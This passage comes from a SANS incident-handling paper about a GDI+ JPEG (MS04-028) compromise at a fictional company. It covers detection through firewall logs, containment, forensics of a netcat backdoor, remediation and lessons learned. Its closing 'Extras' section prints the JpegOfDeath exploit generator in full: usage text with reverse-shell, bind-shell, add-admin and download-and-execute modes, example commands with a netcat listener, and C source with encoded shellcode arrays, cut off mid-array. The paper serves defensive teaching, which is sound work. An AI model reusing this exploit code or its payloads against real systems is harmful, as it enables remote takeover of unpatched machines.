this reason an ongoing proactive stance to incident discovery is highly preferable. The monitoring of firewalls, IDS and anti-virus all give a company the chance to trigger an incident early, hopefully before any damage is done. Companies should seek to generate a culture of questioning. Where staff have concerns about out of places processes or unusual system performance they should always raise the possibility of an incident. Nobody knows a system better than the staff whom operate it, it is key that if they see something out of place they should consider raising the alarm. It is preferable to have occasional false positive and then catch the real incidents than to never have any incidents because people don't want to cause a fuss. Staff must be aware not to kill suspicious processes or delete strange files or users but that they should contact the on-call incident handler for advice. The handler will advise on steps to confirm the incident and advise on next steps.

Once a possible issue has been reported it is important to confirm it as soon as possible. At this point it is important to involve incident handlers as mishandling this stage of this process could result in the destruction of evidence or, potentially far worse, the alerting of the attacker that they have been detected.

The timeline of the events at Zzz.example.com was as follows

Date	Time (GMT)	Occurrence
4th Nov '04	1103	Email Received
	1105	Initial JFIF exploit
	1115	Attacker installs schedule netcat job
8th Nov '04	0930	Weekly firewall log review alerts security admin
	1045	Machine identified and isolated from network
	1055	Incident confirmed from process list
	1101	Volatile Data Captured
	1110	Power removed from machine
9th Nov '04	1400	Initial forensics report
	1430	Rebuild of machine begins
10th Nov '04	1000	Patching and GDI+ scanning of all systems Changing of all networked system passwords

In the case of the attack on Zzz.example.com the attack was noticed several days later. The security administrator was going through the firewall logs and noticed that the same host was making an outbound connection every hour at the same time and to the same destination. While the traffic was completely legitimate and allowed by the firewall policy it was unusual to see this traffic going on during the night and to such a regular schedule. At this point the security administrator contacted the IT manager and the two formed an ad-hoc incident response team. As the machine was in a badly managed network it was not straight forward to physically identify the system. For this reason they moved to containment before confirming identification, this was possible as disruption to a single desktop was not considered threatening to

© SANS Institute 2005 Author retains full rights.

the company. Initially they blocked all traffic for the host concerned too and from the Internet. Having established the identity of the system the user was asked if they were aware of any software on the computer that would cause this traffic. The user had not installed any additional non-standard software on their machine. This further increased the likely hood that the witnessed outbound connections were not legitimate.

Identification of the incident was confirmed by a brief look at the process list of the machine concerned:




Image Name	User Name	CPU	Mem Usage
cmd.exe	Support	00	1,020 K
csrss.exe	SYSTEM	00	3,812 K
csrss.exe	SYSTEM	00	1,852 K
ctfmon.exe	Administrator	00	1,680 K
explorer.exe	Administrator	00	2,388 K
IEXPLORE.EXE	Administrator	00	2,936 K
logon.scr	SYSTEM	00	1,232 K
lsass.exe	SYSTEM	00	1,768 K
msimn.exe	Administrator	00	15,808 K
msmsgs.exe	Administrator	00	6,656 K
rdpclip.exe	Administrator	00	3,080 K
services.exe	SYSTEM	00	2,768 K
smss.exe	SYSTEM	00	336 K
spoolsv.exe	SYSTEM	00	3,104 K
svchost.exe	SYSTEM	00	2,688 K
svchost.exe	SYSTEM	00	17,836 K
svchost.exe	NETWORK SERVICE	00	1,728 K
svchost.exe	LOCAL SERVICE	00	3,552 K
svchost.exe	Support	00	1,508 K
svchost.exe	SYSTEM	00	2,568 K
System	SYSTEM	00	216 K
System Idle Process	SYSTEM	99	20 K
taskmgr.exe	Administrator	00	3,320 K
winlogon.exe	SYSTEM	00	1,700 K
winlogon.exe	SYSTEM	00	4,436 K

The processes cmd.exe and svchost.exe, both running as Support, stand out as being suspicious. This is because the user Support is not a known user on the site. At this point the incident was considered to confirmed.

Containment

Through out the actions described in this section both security administrator and the IT manager kept independent hardback notebooks. All actions were noted by both parties, along with the time they were performed. Each page was signed when it was full. As mentioned previously there is a slight overlap between these two sections as on this occasion the decision was made to contain the incident before completing identification.

© SANS Institute 2005 Author retains full rights.

Immediately the security administrator became concerned about the possible attack he created a firewall rule blocking all traffic to and from the suspect internal system. All outbound traffic to the same suspect destination was also configured to be dropped. Having prevented any further direct communication with the suspect compromised host the security administrator then set about attempting to find the specific host concerned. As is if often the case in small organizations, the IP space on the network was not well controlled and the affected IP address was not listed in the network documentation. As a result the security administrator was forced to try and trace the IP address. There are a number of ways that this can be achieved; the least disruptive to the network is to establish the MAC address associated with the machine in question and then attempt to trace this through the network switch. The MAC address is established by first pinging the machine in question and then using the '`arp -a`' command, this lists all cached MAC addresses. Having established the MAC address the security admin then logged into the switch (which was a Cisco Catalyst 2950 switch), issuing the '`sh cam <mac-address>`' command displays the port on the switch to which the MAC address is connected. Having obtained the switch port to which the machine is connected it was only necessary to trace the floor port that it was connected to and this led to the suspect machine. Before tracing the cable the specific switch port was moved to an otherwise empty VLan on the switch. This meant that the machine was logically disconnected from the network and thus no longer posed an ongoing threat, at the same time no network down event had occurred on the network interface of the suspect machine. This is important as it is possible that a hacker may install a booby trap to cover his tracks in the event of a network down event.

Not having a formalized incident response process in place at the time of the incident the security administrator's actions are now somewhat haphazard. The correct course of action to follow would be to gather the maximum amount of volatile data from the system without writing to the disk, preferably this should be done using statically linked binaries that are run from a CD. This gives some protection from the possibility that the attacker may have trojanised some of the system binaries to hide his activities. The system admin now performs the following command line instructions, outputting the result of each to a floppy disk:

- `netstat -a` (this gives a list of all network ativity)
- `net user` (lists all user accounts on the system)
- `net localgroup` (lists all groups on the system)

A better solution than running this handful of commands would have been to use something like the Windows Forensic Toolkit. This gathers thorough and detailed information about the system and pushes it to a remote host. In this scenario a drop host could have been added to the isolated VLan to allow the backing off of the data.

Screen shots of the process list and scheduled task lists were then taken and saved to disk for later reference. Having gathered these few pieces of volatile information power is removed from the system. This serves to allow non-destructive and detailed offline analysis of the system. Shutting down the

© SANS Institute 2005 Author retains full rights.

system must be avoided as to do so may result in a shutdown booby trap destroying data or the system writing data to disk and in the process over writing key evidence.

At this point the hard drive was removed from the system and placed in an envelope, both the security administrator and IT manager signed and dated the seal of the envelope before covering the seal with a piece of sticky tape.

A quick review of the volatile information showed the following:

- The presence of an unexpected user account called `Support`
- The presence of an hourly scheduled task running in the context of `Support`, the scheduled times corresponded with the outbound connection incidents noted in the firewall. The task scheduled referenced a program installed in the very unusual location of `c:\recycler\tmp`.
- The process list contained two items running in the context of the Support user, these were `svchost.exe` and `cmd.exe`.

All of these items further confirmed the security administrator's suspicion that a security incident had occurred. At this point the decision was made to pass the system disk to a forensics consultancy to further investigate how the incident had occurred. The disk was signed over to the forensics consultancy using a chain of evidence form signed by both parties. While this investigation was performed the firewall logs were frequently checked to ensure that no more repeated out bound connection attempts were occurring.

The forensics analysis was performed by the external agency using EnCase and an EnCase write blocker to ensure that it was not possible to accidentally overwrite the evidence disk. The disk was imaged using EnCase and then placed in a sealed evidence bag in case it was required again. The EnCase analysis discovered two files of interest located in the `c:\recycler\tmp` directory. On further inspection it was found that one of these files, although labeled `svchost.exe`, was in fact a windows netcat binary. The second file was a script that created a user called Support, added this user to the Administrator group and then created a schedule to execute an outbound cmd shell in the context of the Support user. This was concluded to be the mechanism the attacker had used to keep access but did not in itself show access had been obtained. The creation time of these files was noted as it was likely they were installed shortly after the initial compromise. Examination of other files created around this time showed a ZIP file in the users '`My Documents`' folder. The ZIP file contained a JFIF file, which when examined using anti-virus software was found to contain an exploit for the MS04-028 GDI+ vulnerability. This was confirmed by direct examination of the file in a hex editor from which it could clearly be seen that the fourth marker began with the illegal byte sequence "0xFF 0xFE 0x00 0x01".

There was no evidence that network monitoring had been performed from the compromised host or that any additional attack tools had been installed. It was presumed that this targeted attack was an attempt to gain access to confidential internal documents. This system did not give direct access to any other host on the network and the only three sensitive files it contained

© SANS Institute 2005 Author retains full rights.

showed last access times that were before the initial compromise was thought to have occurred. For this reason it was felt that no confidential information had left the company perimeter.

Eradication

The Root cause of the desktop's compromise was determined to be a trojanised JFIF file, which had been specially crafted to exploit the vulnerability discussed in Microsoft Security Bulletin MS04-028. The JFIF was thought to have been delivered as ZIP file linked to on a remote server embedded in an HTML email. An email was found in the users email folders that confirmed this theory. The image could also have been included as follows:

```
<img src="http://remote-server/new-logo.jpg>New Logo</img>
```

This code would normally be considered to be in anyway active or to pose a threat, yet on this scenarioit could have resulted in system compromise simply through the target user having opened an email.

In order to return the victim system to active use it was fully rebuilt and patched. As the system was a user desktop the downtime was not considered to be significantly business effecting, the relevant user could be assigned another desktop for the duration of the rebuild. When the system had been rebuilt it was scanned using GDI –Scanner to ensure that no vulnerable GDI+ filters remained on the system.

In addition to the system rebuild all passwords on the network were changed. While it was not though that network sniffing software had been used this could not be completely ruled out and it was also possible that a tool such as pwdump2 may have been used to obtain password hashes for offline cracking. None of these were found during the forensic analysis of the system, however the possibility that they had been used and securely erased could not be ruled out. For these reasons it was felt necessary to change all passwords on the network.

Recovery


After the forensic analysis and the affected system had been returned to service it would be necessary to take relevant steps to protect from this specific vulnerability and also to remove security weaknesses highlighted during the attack. This attack would have been detected by IDS and it should also have been detected by anti-virus. Unfortunately while Zzz.example.com do use anti-virus the update cycle at the time was not adequate, after this incident it was decreased from obtaining updates once a fortnight to every day. It is highly like that had been the case at the time of the attack it would not have successful.

At the time of the attack all users were logging on as local administrator to the individual workstations. This gave the attacker a great deal more flexibility once the attack had occurred, allowing the addition of a user and the scheduling of the job as that user. By forcing all users to use user level accounts instead of administrative accounts the success of this attack would have been less valuable to the attacker. It is important to note that best

© SANS Institute 2005 Author retains full rights.

practice dictates that user accounts should always be used unless administrative privilege is required and that users should never share their authentication credentials.

Relevant patches for GDI+ were rolled out to all systems on the network. This was done to provide security in depth as while the anti-virus should protect the system there is never a guarantee that it will work in all circumstances. GDI-Scanner was run against all systems to determine additional vulnerability, the output of such a scan before the installation of any patches is shown below:



In addition the firewall was configured to use a web proxy for outbound web connections. This provides increased security in that it forces all outbound web connections to use legitimate http transactions. As the outbound reverse shell connection did not conform to http it would have failed had the usage of a proxy been in use. After this attack it was made policy that all outbound traffic for which any destination is permitted must pass through a proxy where possible, this prevents the use misuse of an open port to allow an unauthorized outbound connection. It is important to note that this defense mechanism is not perfect as there are tools in existence to allow the tunneling of arbitrary TCP protocols over http, an example of such a utility is httptunnel. It is worth noting that at present canned exploits are rarely designed to include this type of functionality and that as such this defense mechanism would defend against the majority of script kiddy attackers.

© SANS Institute 2005
Author retains full rights.

In addition to moving to a proxy configuration a project was initiated to implement web proxy antivirus scanning. This would require the purchase and installationof additional anti-virus software and standalone web proxy hardware and as such was not performed as part of the initial recovery.

Before determining that the recovery was complete various attempts were made to email in bound trojanised JFIF files and to forward a reverse shell out of the network. All of these tests failed indicating the remediation was effective. The downloading of Trojanised JFIF files remained possible until the virus-scanning web proxy was introduced some time later.

Lessons Learned

The success of this attack was dependant on four things. To protect against such an attack in the future the following recommendations should be observed:

- Anti-Virus must be installed and updated regularly, at the current rate of vulnerability and virus development on the Internet anti-virus should be updated once every 24hrs
- In addition to anti-virus scanning email it is also necessary to anti-virus scan files downloaded from the Internet. This activity should be performed using a web proxy. It should not be possible for internal host to access the web other than via this proxy.
- Egress firewall rule sets should only allow proxied access to the Internet
- A properly written and maintained incident response plan is crucial in allowing prompt and proper response to an incident. This response plan must be supported by adequate technical documentation and personnel to give rapid access to relevant information in the event of an incident. The response to this incident was hampered by the difficulty in tracing the compromised IP address. Properly maintained IP address allocation documentation would have removed this issue.

All of the steps required to protect against this type of attack are straightforward and cost effective to implement. As the use of email with HTML content becomes increasingly the norm in corporate environments it seems highly likely that targeted attacks of this nature will occur, or more likely are already occurring. This type of attack has the potential to be much more dangerous than a standard web defacement attack as it can lead right to the heart of the network very quickly.

© SANS Institute 2005 Author retains full rights.

Extras:

This section contains the full exploit generator code used to create the attack JFIF file. It was downloaded from http://www.packetstormsecurity.com on 15th October 2004. Several other pieces of exploit code were found exploiting the same vulnerability. This specific exploit was chosen due to the flexibility of the results it allows.

Executing the exploit generator without any switches or parameters gives the following instructional output:

```
+-----------------------------------------------+
 |  JpegOfDeath - Remote GDI+ JPEG Remote Exploit |
 |    Exploit by John Bissell A.K.A. HighT1mes    |
 |           TweaKed By M4Z3R For GSO             |
 |              September, 23, 2004               |
 +-----------------------------------------------+
 Exploit Usage:
        jpgofdeath -r your_ip | -b [-p port] <jpeg_filename>

                          -a | -d <source_file> <jpeg_filename>

 Parameters:

        -r your_ip or -b         Choose -r for reverse connect attack mode
                                and choose -b for a bind attack. By default
                                 if you don't specify -r or-b then a bind
                                 attack will be generated.

        -a or -d                 The -a flag will create a user X with pass X,
                                 on the admin localgroup. The -d flag, will
                                 execute the source http path of the file
                                 given.

        -p (optional)            This option will allow you to change the port
                                 used for a bind or reverse connect attack.
                                 If the attack mode is bindthen  the
                                 victim will open the -p port. If the attack
                                 modeis reverse connect  then the port you
                                 specify will be the one you wantto listen
                                 on so the victim can  connect to you
                                 right away.

 Examples:
        jpgofdeath -r 68.6.47.62 -p 8888 test.jpg
        jpgofdeath -b -p 1542 myjpg.jpg
        jpgofdeath -a whatever.jpg
        jpgofdeath -d http://webserver.com/patch.exe exploit.jpg

 Remember if you use the -r option to have netcat listening
 on the port you are using for the attack so the victim will
 be able to connect to you when exploited...

 Example:
        nc.exe -l -p 8888
```

As can be seen from the above options it is possible to generate an exploit that will bind a shell to a port, make an outbound connection with a shell or add a user account. It is also possible to choose the listening or destination port.

```
/*
* Exploit Name:
* =============
*  JpegOfDeath.M.c v0.6.a All in one Bind/Reverse/Admin/FileDownload
* =============
* Tweaked Exploit By M4Z3R For GSO
* All Credits & Greetings Go To:
* ==========
*  FoToZ, Nick DeBaggis, MicroSoft, Anthony Rocha, #romhack
*  Peter Winter-Smith, IsolationX, YpCat, Aria Giovanni,
*  Nick Fitzgerald, Adam Nance (where are you?),
```

© SANS Institute 2005
Author retains full rights.

```
*  Santa Barbara, Jenna Jameson, John Kerry, solo,
*  Computer Security Industry, Rom Hackers,  My chihuahuas
*  (Rocky, Sailor, and Penny)...
* ===========
* Flags Usage:
* -a: Add User X with Pass X to Admin Group;
*  IE: Exploit.exe -a pic.jpg
* -d: Download a File From an HTTP Server;
*  IE: Exploit.exe -d http://YourWebServer/Patch.exe pic.jpg
* -r: Send Back a Shell To a Specified IP on a Specific Port;
*  IE: Exploit.exe -r 192.168.0.1 -p 123 pic.jpg (Default Port is 1337)
* -b: Bind a Shell on The Exploited Machine On a Specific Port;
*  IE: Exploit.exe -b -p 132 pic.jpg (Default Port is 1337)
* Disclaimer:
* ===========
* THIS SOFTWARE IS PROVIDED BY THE AUTHOR ``AS IS'' AND ANY EXPRESS OR
* IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES
* OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED.
* IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY DIRECT, INDIRECT,
* INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT
* NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE,
* DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY
* THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT
* (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF
* THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE
*
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#pragma comment(lib, "ws2_32.lib")

// Exploit Data...

char reverse_shellcode[] =
"\xD9\xE1\xD9\x34"
"\x24\x58\x58\x58\x58\x80\xE8\xE7\x31\xC9\x66\x81\xE9\xAC\xFE\x80"
"\x30\x92\x40\xE2\xFA\x7A\xA2\x92\x92\x92\xD1\xDF\xD6\x92\x75\xEB"
"\x54\xEB\x7E\x6B\x38\xF2\x4B\x9B\x67\x3F\x59\x7F\x6E\xA9\x1C\xDC"
"\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C\x21\x84\xC5\xC1"
"\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6\x1B\x77\x1B\xCF"
"\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2\x8E\x3F\x19\xCA"
"\x9A\x79\x9E\x1F\xC5\xB6\xC3\xC0\x6D\x42\x1B\x51\xCB\x79\x82\xF8"
"\x9A\xCC\x93\x7C\xF8\x9A\xCB\x19\xEF\x92\x12\x6B\x96\xE6\x76\xC3"
"\xC1\x6D\xA6\x1D\x7A\x1A\x92\x92\x92\xCB\x1B\x96\x1C\x70\x79\xA3"
"\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92\x6D\xC7\x8A\xC5"
"\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\xC7\x86\x1B\x51\xA3\x6D\xFA\xDF"
"\xDF\xDF\xDF\xFA\x90\x92\xB0\x83\x1B\x73\xF8\x82\xC3\xC1\x6D\xC7"
"\x82\x17\x52\xE7\xDB\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x61\x39\x54"
"\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x1B\xCE\xB6\xDA\x1B"
"\xCE\xB6\xDE\x1B\xCE\xB6\xC2\x1F\xD6\xB6\x82\xC6\xC2\xC3\xC3\xC3"
"\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\xBA\x1B\x73\x79\x9C"
"\xFA\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xB6\xC5\x6D\xC7\x9E\x6D\xC7"
"\xB2\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\xAE\x19\xC6\x97\xEA"
"\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\xA0\xDB\x19\xA6\x19"
"\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x95\x53\x5D\x9F\x93"
"\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\xB6\x93\x79\xF4\x19"
"\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x7A\x79\x90\xA3\x52"
"\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x44\x58\x4F\x52";

char bind_shellcode[] =
"\xD9\xE1\xD9\x34\x24\x58\x58\x58"
"\x58\x80\xE8\xE7\x31\xC9\x66\x81\xE9\x97\xFE\x80\x30\x92\x40\xE2"
"\xFA\x7A\xAA\x92\x92\x92\xD1\xDF\xD6\x92\x75\xEB\x54\xEB\x77\xDB"
"\x14\xDB\x36\x3F\xBC\x7B\x36\x88\xE2\x55\x4B\x9B\x67\x3F\x59\x7F"
"\x6E\xA9\x1C\xDC\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C"
"\x21\x84\xC5\xC1\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6"
"\x1B\x77\x1B\xCF\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2"
"\x8E\x3F\x19\xCA\x9A\x79\x9E\x1F\xC5\xBE\xC3\xC0\x6D\x42\x1B\x51"
"\xCB\x79\x82\xF8\x9A\xCC\x93\x7C\xF8\x98\xCB\x19\xEF\x92\x12\x6B"
"\x94\xE6\x76\xC3\xC1\x6D\xA6\x1D\x7A\x07\x92\x92\x92\xCB\x1B\x96"
"\x1C\x70\x79\xA3\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92"
"\x6D\xC7\xB2\xC5\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\xC7\x8E\x1B\x51"
"\xA3\x6D\xC5\xC5\xFA\x90\x92\x83\xCE\x1B\x74\xF8\x82\xC4\xC1\x6D"
"\xC7\x8A\xC5\xC1\x6D\xC7\x86\xC5\xC4\xC1\x6D\xC7\x82\x1B\x50\xF4"
"\x13\x7E\xC6\x92\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x61\x39\x1B\x45"
```

© SANS Institute 2005
Author retains full rights.

```
"\x54\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x1B\xEE\xB6\xDA"
"\x1B\xEE\xB6\xDE\x1B\xEE\xB6\xC2\x1F\xD6\xB6\x82\xC6\xC2\xC3\xC3"
"\xC3\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\xA2\x1B\x73\x79"
"\x9C\xFA\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xBE\xC5\x6D\xC7\x9E\x6D"
"\xC7\xBA\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\xAE\x19\xC6\x97"
"\xEA\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\xA0\xDB\x19\xA6"
"\x19\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x95\x53\x5D\x9F"
"\x93\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\xB6\x93\x79\xF4"
"\x19\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x7A\x79\x90\xA3"
"\x52\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x44\x58\x4F\x52";

char http_shellcode[]=
"\xEB\x0F\x58\x80\x30\x17\x40\x81\x38\x6D\x30\x30\x21\x75\xF4"
"\xEB\x05\xE8\xEC\xFF\xFF\xFF\xFE\x94\x16\x17\x17\x4A\x42\x26"
"\xCC\x73\x9C\x14\x57\x84\x9C\x54\xE8\x57\x62\xEE\x9C\x44\x14"
"\x71\x26\xC5\x71\xAF\x17\x07\x71\x96\x2D\x5A\x4D\x63\x10\x3E"
"\xD5\xFE\xE5\xE8\xE8\xE8\x9E\xC4\x9C\x6D\x2B\x16\xC0\x14\x48"
"\x6F\x9C\x5C\x0F\x9C\x64\x37\x9C\x6C\x33\x16\xC1\x16\xC0\xEB"
"\xBA\x16\xC7\x81\x90\xEA\x46\x26\xDE\x97\xD6\x18\xE4\xB1\x65"
"\x1D\x81\x4E\x90\xEA\x63\x05\x50\x50\xF5\xF1\xA9\x18\x17\x17"
"\x17\x3E\xD9\x3E\xE0\xFE\xFF\xE8\xE8\xE8\x26\xD7\x71\x9C\x10"
"\xD6\xF7\x15\x9C\x64\x0B\x16\xC1\x16\xD1\xBA\x16\xC7\x9E\xD1"
"\x9E\xC0\x4A\x9A\x92\xB7\x17\x17\x17\x57\x97\x2F\x16\x62\xED"
"\xD1\x17\x17\x9A\x92\x0B\x17\x17\x17\x47\x40\xE8\xC1\x7F\x13"
"\x17\x17\x17\x7F\x17\x07\x17\x17\x7F\x68\x81\x8F\x17\x7F\x17"
"\x17\x17\x17\xE8\xC7\x9E\x92\x9A\x17\x17\x17\x9A\x92\x18\x17"
"\x17\x17\x47\x40\xE8\xC1\x40\x9A\x9A\x42\x17\x17\x17\x46\xE8"
"\xC7\x9E\xD0\x9A\x92\x4A\x17\x17\x17\x47\x40\xE8\xC1\x26\xDE"
"\x46\x46\x46\x46\x46\xE8\xC7\x9E\xD4\x9A\x92\x7C\x17\x17\x17"
"\x47\x40\xE8\xC1\x26\xDE\x46\x46\x46\x46\x9A\x82\xB6\x17\x17"
"\x17\x45\x44\xE8\xC7\x9E\xD4\x9A\x92\x6B\x17\x17\x17\x47\x40"
"\xE8\xC1\x9A\x9A\x86\x17\x17\x17\x46\x7F\x68\x81\x8F\x17\xE8"
"\xA2\x9A\x17\x17\x17\x44\xE8\xC7\x48\x9A\x92\x3E\x17\x17\x17"
"\x47\x40\xE8\xC1\x7F\x17\x17\x17\x17\x9A\x8A\x82\x17\x17\x17"
"\x44\xE8\xC7\x9E\xD4\x9A\x92\x26\x17\x17\x17\x47\x40\xE8\xC1"
"\xE8\xA2\x86\x17\x17\x17\xE8\xA2\x9A\x17\x17\x17\x44\xE8\xC7"
"\x9A\x92\x2E\x17\x17\x17\x47\x40\xE8\xC1\x44\xE8\xC7\x9A\x92"
"\x56\x17\x17\x17\x47\x40\xE8\xC1\x7F\x12\x17\x17\x17\x9A\x9A"
"\x82\x17\x17\x17\x46\xE8\xC7\x9A\x92\x5E\x17\x17\x17\x47\x40"
"\xE8\xC1\x7F\x17\x17\x17\x17\xE8\xC7\xFF\x6F\xE9\xE8\xE8\x50"
"\x72\x63\x47\x65\x78\x74\x56\x73\x73\x65\x72\x64\x64\x17\x5B"
"\x78\x76\x73\x5B\x7E\x75\x65\x76\x65\x6E\x56\x17\x41\x7E\x65"
"\x63\x62\x76\x7B\x56\x7B\x7B\x78\x74\x17\x48\x7B\x74\x65\x72"
"\x76\x63\x17\x48\x7B\x60\x65\x7E\x63\x72\x17\x48\x7B\x74\x7B"
"\x78\x64\x72\x17\x40\x7E\x79\x52\x6F\x72\x74\x17\x52\x6F\x7E"
"\x63\x47\x65\x78\x74\x72\x64\x64\x17\x40\x7E\x79\x5E\x79\x72"
"\x63\x17\x5E\x79\x63\x72\x65\x79\x72\x63\x58\x67\x72\x79\x56"
